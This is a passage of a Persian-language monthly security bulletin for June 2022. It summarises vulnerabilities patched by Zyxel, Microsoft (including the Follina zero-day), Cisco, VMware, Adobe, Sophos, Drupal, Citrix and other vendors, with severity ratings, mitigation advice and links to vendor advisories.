- CVE-2022-26532: این آسیب‌پذیری از نوع «تزریق فرمان» (Command Injection) مربوط به فرمان «packet-trace» در CLI است و برخی از نسخه‌های فایروال، AP Controller و دستگاه‌های Access Point از آن تاثیر می‌پذیرند. سوءاستفاده از آن مهاجم را قادر به اجرای فرامین دلخواه سیستم‌عامل می‌کند.
- CVE-2022-0910: این ضعف امنیتی از نوع «دور زدن اعتبارسنجی» (Authentication Bypass) است که در برخی از نسخه‌های فایروال تأثیر می‌گذارد. سوءاستفاده از آن امکان انجام فعالیت‌های غیرمجاز بدون اصالت‌سنجی را برای مهاجم فراهم می‌کند و از طریق یک کاربر IPsec VPN، اصالت‌سنجی دو مرحله‌ای را به اصالت‌سنجی یک مرحله‌ای تنزل می‌دهد.

با این که شرکت زایکسل در نشانی زیر، اصلاحیه‌های نرم‌افزاری را برای فایروال‌ها و دستگاه‌های Access Point منتشر کرده است، ترمیم فوری ضعف‌های امنیتی به شناسه‌های CVE-2022-26531 و CVE-2022-26532 در AP Controller تنها از طریق تماس با تیم‌های پشتیبانی زایکسل قابل دریافت است.

https://www.zyxel.com/support/multiple-vulnerabilities-of-firewalls-AP-controllers-and-APs.shtml

اصلاحیه‌های این چهار ضعف امنیتی در زمانی منتشر می‌شوند که یک ضعف امنیتی قبلی با شناسه CVE-2022-30525 (درجه شدت ۹٫۸ برطبق استاندارد CVSS) با درجه اهمیت «حیاتی» (Critical) و از نوع «تزریق فرمان» (Command Injection) در برخی نسخه‌های فایروال زایکسل، مورد بهره‌جویی قرار گرفته است. به همین دلیل، آژانس دولتی «امنیت سایبری و امنیت زیرساخت» ایالات متحده (Cybersecurity and Infrastructure Security Agency – به اختصار CISA) ضمن انتشار هشداری آن را به فهرست آسیب‌پذیری‌هایی که مورد سوءاستفاده قرار گرفته، افزوده است و به مدیران فناوری اطلاعات توصیه نموده با مراجعه به نشانی زیر در اسرع وقت ثابت‌افزار خود را به ZLD V5.30 ارتقاء دهند.

https://www.zyxel.com/support/Zyxel-security-advisory-for-OS-command-injection-vulnerability-of-firewalls.shtml

منبع:

https://thehackernews.com/2022/05/zyxel-issues-patches-for-4-new-flaws.html

بروزرسانی‌ها و اصلاحیه‌های

خرداد ۱۴۰۱

در خرداد ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	اف-سکیور	موزیلا	اس ای پی
سیسکو	وی‌ام‌ور	سوفوس	
مک‌آفی اینترپرایز	ادوبی	دروپال	
بیت‌دیفندر	گوگل	سیتریکس	

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های خرداد ماه پرداخته شده است.

مایکروسافت

شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی ژوئن منتشر کرد. اصلاحیه‌های مذکور بیش از ۵۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. تنها درجه اهمیت ۳ مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، «حیاتی» تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه حساسیت یا «حیاتی» را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده

موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه حساسیت «مهم» برطرف و ترمیم می‌گردند.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «جعل» (Spoofing)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)
- «عبور از سد امکانات امنیتی» (Security Feature Bypass)

از میان آسیب‌پذیری‌های ترمیم شده ماه ژوئن، تنها شناسه CVE-2022-30190 از نوع «روز-صفر» می‌باشد که به آسیب‌پذیری Follina مشهور شده و به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است. آن دسته از آسیب‌پذیری‌ها از نوع روز-صفر می‌باشند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

آسیب‌پذیری CVE-2022-30190 دارای درجه اهمیت «مهم» بوده و از نوع «اجرای کد از راه دور» است. با سوءاستفاده از این آسیب‌پذیری، فرامین مخرب PowerShell از طریق ابزار تشخیص و پشتیبانی مایکروسافت (Microsoft Support Diagnostic Tool – به اختصار MSDT) اجرا می‌شوند.

مهاجمان با بهره‌جویی از این ضعف امنیتی، قادر به عبور از تمام محافظت‌های امنیتی، از جمله گزینه Protected View در نرم‌افزارهای Office بوده و تنها با باز کردن یکی از فایل‌های تحت این نرم‌افزار، فرامین مخرب PowerShell اجرا می‌شوند.

بنابراین با توجه به بهره‌جویی گسترده مهاجمان از این ضعف امنیتی، به راهبران امنیتی سازمان‌ها توصیه می‌شود که در اسرع وقت بروزرسانی ژوئن ۲۰۲۲ را اعمال و آسیب‌پذیری به شناسه CVE-2022-30190 را ترمیم نمایند.

سه مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» با شناسه‌های CVE-2022-30163، CVE-2022-30136 و CVE-2022-30139 می‌باشند که در ادامه به بررسی جزئیات این ضعف‌های امنیتی می‌پردازیم.

- ضعف امنیتی با شناسه CVE-2022-30163 از نوع «اجرای کد از راه دور» می‌باشد. مایکروسافت برای این آسیب‌پذیری که Windows Hyper-V از آن تاثیر می‌پذیرد، درجه اهمیت «حیاتی» در نظر گرفته است. این ضعف که در نسخه‌های Windows 7 و Windows Server 2008 R2 SP1 وجود دارد، به بیش از یک دهه قبل می‌رسد و به هیچ گونه تعاملی با کاربر یا اختیارات و سطح دسترسی بالایی نیاز ندارد. مهاجم برای سوءاستفاده از این ضعف‌امنیتی نیاز به اجرای یک برنامه دستکاری شده بر روی Hyper-V guest دارد. ولی خوشبختانه، بهره‌جویی از آن نسبتاً سخت است و مهاجم باید در شرایط رقابتی (Race Condition) موفق به سوءاستفاده شود.

- خطرناک‌ترین ضعف امنیتی با درجه اهمیت «حیاتی» در ماه ژوئن، دارای شناسه CVE-2022-30136 و شدت ۹٫۸ از ۱۰ (بر طبق استاندارد CVSS) است، لذا ترمیم این آسیب‌پذیری باید در اولویت قرار بگیرد. این آسیب‌پذیری نیز از نوع «اجرای کد از راه دور» بوده و Windows Network File System - به اختصار NFS - از آن تاثیر می‌پذیرد. این ضعف امنیتی تنها در نسخه NFSV4.1 قابل بهره‌جویی است و نسخه‌های NFSV2.0 و NFSV3.0 از آن تاثیر نمی‌پذیرند.

مهاجم جهت بهره‌جویی می‌تواند با یک فراخوانی غیرمجاز و دستکاری شده به سرویس NFS، کد مخرب را از راه دور اجرا کند. برای مهار و محدود کردن صدمات ناشی از این آسیب‌پذیری، می‌توان با مراجعه به نشانی زیر و دریافت دستورالعمل‌های مربوطه، نسخه آسیب‌پذیر NFSV4.1 را غیرفعال و سرور NFS را مجدداً راه‌اندازی کرد یا سیستم را مجدد راه‌اندازی نمود. البته این اقدام کاملاً موقتی است و بروزرسانی‌ها باید در اسرع وقت انجام شوند.

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30136

لازم به هشدار است که جهت اعمال این اقدامات مهارسازی حتماً باید بروزرسانی امنیتی ماه می ۲۰۲۲ شرکت مایکروسافت اعمال شده باشد. بروزرسانی‌های مذکور، ضعف امنیتی به شناسه CVE-2022-26937 را که یک آسیب‌پذیری حیاتی در NFSV2.0 و NFSV3.0 بود، ترمیم کرده است. بروزرسانی امنیتی ماه می ۲۰۲۲ شرکت مایکروسافت در نشانی‌های زیر قابل دریافت و مطالعه است.

https://msrc.microsoft.com/update-guide/vulnerability
https://newsroom.shabakeh.net/24105/microsoft-security-update-may-2022.html

- سومین ضعف امنیتی با درجه اهمیت «حیاتی» ماه ژوئن نیز از نوع «اجرای کد از راه دور» است و دارای شناسه CVE-2022-30139 می‌باشد. پودمان Windows Lightweight Directory Access Protocol – به اختصار LDAP از این آسیب‌پذیری تاثیر می‌پذیرد. گرچه سوءاستفاده از آن به تعامل کاربر و سطح دسترسی بالا نیازی ندارد ولی خوشبختانه تنظیمات پیش‌فرض MaxReceiveBuffer LDAP، بهره‌جویی از آن را می‌تواند غیرممکن کند. در عین حال چنانچه MaxReceiveBuffer LDAP بر روی مقداری بالاتر از مقدار پیش‌فرض تنظیم شده باشد، Windows و Windows Server از این ضعف امنیتی تاثیر می‌پذیرند.

در ادامه به بررسی جزئیات دیگر آسیب‌پذیری‌های اصلاح شده ماه ژوئن و به ویژه به مواردی که ممکن است بیشتر مورد توجه مهاجمان قرار گیرند، می‌پردازیم.

در میان ضعف‌های ترمیم شده این ماه، CVE-2022-30171 و CVE-2022-30172 هر دو از نوع «افشای اطلاعات» بوده و Microsoft Office و SharePoint از آنها تاثیر می‌پذیرند. بهره‌جویی از هر دوی این آسیب‌پذیری‌ها به تعامل کاربر نیاز دارد.

دیگر ضعف امنیتی رفع شده در این ماه CVE-2022-30160 است که از نوع «ترفیع اختیارات» می‌باشد و بر Advanced Local Procedure Call – به اختصار ALPC (یک مکانیسم تبادل پیام در ارتباطات داخلی سیستم‌عامل) تاثیر می‌گذارد. این آسیب‌پذیری می‌تواند توسط یک مهاجم محلی و تایید شده مورد سوءاستفاده قرار گیرد و احتمال بهره‌جویی از آن «زیاد» تخمین زده شده است.

دیگر آسیب‌پذیری از نوع «ترفیع اختیارات» شناسه CVE-2022-30147 است که بر Windows Installer تأثیر می‌گذارد و می‌تواند توسط یک مهاجم با دسترسی محلی و احراز هویت شده مورد بهره‌جویی قرار گیرد. مایکروسافت احتمال سوءاستفاده از آن را «زیاد» اعلام نموده است. اصلاحیه این ضعف امنیتی برای تمامی نسخ Windows از جمله Windows Server Core منتشر شده و در دسترس می‌باشد.

دیگر آسیب‌پذیری‌های با درجه اهمیت «مهم» که ممکن است مورد توجه مهاجمان قرار گیرد شناسه‌های CVE-2022-30153 و CVE-2022-30161 می‌باشند و Windows Lightweight Directory Access Protocol - به اختصار LDAP - از آنها تاثیر می‌پذیرد.

اطلاعیه شرکت مایکروسافت درباره اصلاحیه‌های ماه ژوئن ۲۰۲۲ در نشانی زیر قابل دسترس می‌باشد:

https://msrc.microsoft.com/update-guide/vulnerability

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های ژوئن ۲۰۲۲ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://newsroom.shabakeh.net/24462/microsoft-security-update-june-2022.html

سیسکو

شرکت سیسکو (Cisco Systems, Inc.) در خرداد ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۲۰ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت سه مورد از آنها «حیاتی»، هشت مورد از آنها از نوع «بالا» (High) و نه مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «از کاراندازی سرویس»، «افشای اطلاعات»، «دور زدن اعتبارسنجی»، «ترفیع اختیارات» و «تزریق کد از طریق سایت» (Cross-Site Scripting) از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

مک‌آفی اینتـرپرایز

در خرداد ۱۴۰۱، شرکت مک‌آفی اینترپرایز (McAfee Enterprise) نسخه ۶۵۰۰ هسته اجرایی (Engine) را برای محصولات مجهز به ضدویروس سازمانی خود در دسترس عموم قرار داده است. اطلاعات کامل در خصوص تغییرات و موارد بهینه‌سازی شده در لینک زیر قابل مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=KB92669

بیت‌دیفندر

شرکت بیت‌دیفندر (Bitdefender) در خرداد ماه اقدام به انتشار نسخ جدید زیر کرد:

- GravityZone Control Center 6.28.1-4
- Bitdefender Endpoint Security Tools for Windows 7.5.3.195
- Bitdefender Endpoint Security Tools for Linux 7.0.3.2004
- Bitdefender Endpoint Security for Mac 7.6.14.200021
- Security Server Multi-Platform 6.2.9.11558

اطلاعات کامل در خصوص تغییرات و بهبودهای لحاظ شده در نسخ مذکور در نشانی زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

اف-سکیور

شرکت ضدویروس اف-سکیور (F-secure, Corp.) با انتشار بروزرسانی، آسیب‌پذیری‌های CVE-2022-28874 و CVE-2022-28875 با درجه اهمیت «متوسط» را در محصولات خود برطرف نمود. اطلاعات کامل در خصوص آسیب‌پذیری‌های مذکور در نشانی‌های زیر قابل دسترس است:

https://www.withsecure.com/en/support/security-advisories/cve-2022-28874
https://www.withsecure.com/en/support/security-advisories/cve-2022-28875

وی‌ام‌ور

در ماه گذشته، شرکت وی‌ام‌ور (VMware, Inc.) با انتشار توصیه‌نامه‌ها و بروزرسانی‌های امنیتی، نسبت به ترمیم ضعف‌های امنیتی با شناسه‌های CVE-2022-22972، CVE-2022-22973، CVE-2022-22953، CVE-2022-21166، CVE-2022-21125، CVE-2022-21123 و CVE-2022-22977 در محصولات زیر اقدام کرد:

- VMware HCX
- VMware ESXi
- VMware Tools for Windows
- vRealize Suite Lifecycle Manager
- VMware Identity Manager (vIDM)
- VMware vRealize Automation (vRA)
- VMware Workspace ONE Access (Access)
- VMware Cloud Foundation (Cloud Foundation)

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این بروزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر و دستیابی به اطلاعات حساس می‌کند. جزییات بیشتر آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories.html

ادوبی

شرکت ادوبی (Adobe, Inc.) مجموعه اصلاحیه‌های امنیتی ماه ژوئن ۲۰۲۲ را برای شش نرم‌افزار این شرکت منتشر کرده است. اصلاحیه‌های مذکور، ضعف‌های امنیتی را در محصولات زیر ترمیم کرده است:

- Adobe Animate
- Adobe Bridge
- Adobe Illustrator
- Adobe InCopy
- Adobe InDesign
- RoboHelp Server

بیشترین تعداد آسیب‌پذیری این ماه ادوبی، متعلق به Illustrator با ۱۷ مورد است. آن دسته از ضعف‌های امنیتی برطرف شده در این نرم‌افزار که دارای درجه اهمیت «حیاتی» می‌باشند، می‌توانند در صورتی که سیستم آسیب‌پذیر یک فایل دستکاری شده خاص را باز کند، سوءاستفاده از طریق «اجرای کد از راه دور» را امکان پذیر سازند. اکثر آسیب‌پذیری‌های ترمیم شده در Illustrator مرتبط با «نوشتن داده‌های Out-of-Bound» (Out-of-Bounds Write – به اختصار OOB Write) می‌باشند.

در بروزرسانی ماه ژوئن ۲۰۲۲، ادوبی ۱۲ ضعف امنیتی را که ۱۱ مورد آن دارای درجه اهمیت «حیاتی» است، در نرم‌افزار Bridge ترمیم نموده است. همچنین این شرکت ۸ آسیب‌پذیری با درجه اهمیت «حیاتی» را در نرم‌افزار Adobe InCopy که می‌توانند امکان اجرای کد را برای مهاجم فراهم کنند، برطرف نموده است.

به طور مشابه، وصله ارائه شده برای InDesign، تعداد ۷ ضعف از نوع «اجرای کد» و با درجه اهمیت «حیاتی» را برطرف کرده است. این غول فناوری، برای هر دو نرم‌افزار InDesign و InCopy، ترکیبی از انواع آسیب‌پذیری‌های «خواندن داده‌های Out-of-Bound» (Out-of-Bounds Read – به اختصار OOB Read)، OOB Write، مشکلات آزادسازی فضای حافظه پس از استفاده از آن (Use-After-Free – به اختصار UAF) و سرریز حافظه (Heap Overflow) را ترمیم نموده است.

تنها ضعف امنیتی برطرف شده در نرم‌افزار Animate نیز دارای درجه اهمیت «حیاتی» و از نوع OOB Write است و می‌تواند منجر به اجرای کد دلخواه شود. در نهایت، وصله منتشر شده برای RoboHelp، اشکالی با درجه اهمیت «متوسط» (Moderate) و از نوع «ترفیع اختیارات» (Privilege Escalation) را که ناشی از تفویض مجوز نامناسب (Improper Authorization) است، برطرف می‌کند.

اگر چه تاکنون موردی مبنی بر سوءاستفاده از آسیب‌پذیری‌های ترمیم شده گزارش نشده، ادوبی به مشتریان خود توصیه می‌کند که در اسرع وقت اقدام به نصب بروزرسانی‌ها کنند. اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه ژوئن ۲۰۲۲ در نشانی زیر قابل مطالعه است:

https://helpx.adobe.com/security/security-bulletin.html

گـوگـل

شرکت گوگل (Google, LLC) در خرداد ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۳۱ خرداد ماه انتشار یافت، نسخه ۱۰۳/۰/۵۰۶۰/۵۳ است. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/06/stable-channel-update-for-desktop_21.html

مـوزیـلا

در ماه گذشته، شرکت موزیلا (Mozilla, Corp) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع ۱۵ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت نه مورد از آنها «بالا»، پنج مورد «متوسط» و یک مورد «پایین» (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

سـوفـوس

شرکت سوفوس (Sophos, Ltd.) در خرداد ماه نسخه جدید SG UTM 9.711 را منتشر کرده است. سوفوس توصیه می‌کند حتی اگر اخیراً UTM خود را به ۹/۷۱۰ ارتقا داده‌اید، در اسرع وقت این بروزرسانی را اعمال نمائید. طبق روال همیشگی، نسخه جدید در چند مرحله عرضه خواهد شد.

- در مرحله اول بسته بروزرسانی از سرور سوفوس به نشانی https://download.astaro.com/ و مسیر /UTM/v9/up2date قابل دریافت است.

- Up2date package - 9.710 to 9.711: https://download.astaro.com/UTM/v9/up2date/u2d-sys-9.710001-711005.tgz.gpg
- md5sum is 8eede813596e78a58a52f492adcd52c4: https://download.astaro.com/UTM/v9/up2date/u2d-sys-9.710001-711005.tgz.gpg.md5

- در مرحله دوم، شرکت سوفوس بسته بروزرسانی را از طریق سرورهای Up2Date به تدریج در چند مرحله، در دسترس قرار خواهد داد.
- در مرحله سوم، شرکت سوفوس بسته بروزرسانی را از طریق سرورهای Up2Date برای تمام دستگاه‌های باقیمانده، در دسترس قرار خواهد داد.

در این نسخه، یک آسیب‌پذیری با شناسه CVE-2022-0778 و با درجه اهمیت «بالا» در OpenSSL ترمیم شده است. همچنین در نسخه جدید SG UTM 9.711، آسیب‌پذیری با شناسه CVE-2022-22720 که اخیراً در نرم افزار Apache کشف شده، برطرف شده است. Apache در سامانه WAF سوفوس و برای WebAdmin و رابط کاربری مورد استفاده قرار می‌گیرد.

بکارگیری آخرین نسخه ثابت‌افزار (نسخه ۱۱/۰/۱۰۹) همراه با این نسخه ارائه شده، برای استفاده از مدل‌های جدید APX ضروری است. در این نسخه همچنین آسیب‌پذیری از نوع Certificate-parsing که اخیراً در OpenSSL کشف شده، رفع گردیده. بنابراین حتی اگر از دستگاه‌های جدید Access Point APX استفاده نمی‌کنید، توصیه می‌شود نسخه جدید ثابت‌افزار را نصب کنید. سوفوس یک شناسه به نسخه ثابت‌افزار اضافه کرده است تا مشخص کند که در حال استفاده از نسخه ۳۲ یا ۶۴ بیتی سیستم‌عامل UTM هستید.

جزئیات بیشتر در خصوص ویژگی‌های برجسته نسخه جدید SG UTM 9.711 در نشانی زیر قابل مطالعه است:

https://newsroom.shabakeh.net/24373/utm-up2date-9-711-released.html

همچنین سوفوس در ماه گذشته یک آسیب‌پذیری امنیتی با شناسه CVE-2022-1040 در آخرین نسخه ثابت‌افزار SFOS که به طور گسترده توسط مهاجمان مورد بهره‌جویی قرار گرفته را ترمیم کرد. با وجود اطلاع‌رسانی در مورد این آسیب‌پذیری و بروزرسانی مربوط به آن در فروردین ۱۴۰۱ در نشانی زیر، متأسفانه بر اساس مشاهدات و سنجش از راه دور (Telemetry) توسط شرکت سوفوس، هنوز بعضی از مشتریان فایروال سوفوس، بروزرسانی مربوطه را انجام نداده‌اند و در نتیجه همچنان آسیب‌پذیر می‌باشند.

https://newsroom.shabakeh.net/23742/xg-firewall-cve-2022-1040.html

آخرین نسخه‌های ثابت‌افزار فایروال Sophos عبارتند از:

- همه فایروال‌های سوفوس سری XG و XGS باید نسخه v18.5 MR3 یا v19 را داشته باشند (بجز مدل‌های XG105 و XG85).
- همه مدل‌های XG105 و XG85 باید نسخه v17.5 MR17 را داشته باشند (توجه داشته باشید که این مدل‌ها به زودی به پایان عمر خود رسیده و خدمات پشتیبانی شرکت سوفوس برای آنها متوقف خواهد گردید و لذا باید در فرصت باقیمانده اقدام به جایگزینی آنها شود)

همچنین اکیداً توصیه می‌شود که با مراجعه به نشانی زیر، به عنوان بهترین راهکار امنیتی، دسترسی از ناحیه WAN به Web Admin و پورتال کاربر را غیرفعال کنید، مگر اینکه کاملاً ضروری باشد که این سرویس‌ها در معرض WAN قرار گیرند.

https://docs.sophos.com/nsg/sophos-firewall/18.5/Help/en-us/webhelp/onlinehelp/AdministratorHelp/Administration/DeviceAccess/index.html#public-key-authentication-for-admin

اطلاعات بیشتر درخصوص این بروزرسانی و بهترین روش مقاوم‌سازی فایروال سوفوس در نشانی‌های زیر قابل دریافت و مطالعه می‌باشد.

https://community.sophos.com/b/security-blog/posts/hardening-the-sophos-firewall
https://newsroom.shabakeh.net/24438

دروپـال

چهارم خرداد ۱۴۰۱، جامعه دروپال (Drupal Community) با عرضه بروزرسانی‌های امنیتی، یک ضعف امنیتی با شناسه CVE-2022-29248 را در نسخه‌های ۹٫۲ و ۹٫۳ ترمیم نمود. سوءاستفاده از این آسیب‌پذیری، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند.

همچنین در ۱۹ خرداد ماه، دروپال با انتشار یک توصیه‌نامه امنیتی به شماره SA-CORE-2022-011، دو ضعفی امنیتی به شناسه‌های CVE-2022-31042 و CVE-2022-31043 با درجه اهمیت نسبتاً حیاتی (Moderately critical) را در پروژه Drupal Core برطرف نمود. توضیحات کامل در خصوص این بروزرسانی‌ها و توصیه‌نامه‌های منتشر شده، در آدرس‌های زیر در دسترس می باشد.

https://www.drupal.org/sa-core-2022-010
https://www.drupal.org/sa-core-2022-011

سیتریکس

در چهارم خرداد ماه، شرکت سیتریکس (Citrix Systems, Inc.) نیز با عرضه بروزرسانی‌های امنیتی، دو آسیب‌پذیری با شناسه‌های CVE-2022-27507 و CVE-2022-27508 را در Citrix ADC و Citrix Gateway ترمیم کرد. مهاجم می‌تواند از این ضعف‌های امنیتی برای کنترل سیستم آسیب‌پذیر و از «کار اندازی سرویس» سوءاستفاده کند. توصیه می‌شود راهبران امنیتی جزییات ضعف‌های امنیتی مذکور را در آدرس زیر مرور کرده و بروزرسانی لازم را اعمال کنند.

https://support.citrix.com/article/CTX457048

همچنین این شرکت در ۲۴ خرداد، دو ضعف امنیتی با شناسه‌های CVE-2022-27511 و CVE-2022-27512 را در Citrix Application Delivery Management برطرف کرده است. توضیحات کامل درخصوص این بروزرسانی و آسیب‌پذیری‌های مربوطه در نشانی زیر قابل مطالعه است:

https://support.citrix.com/article/CTX460016

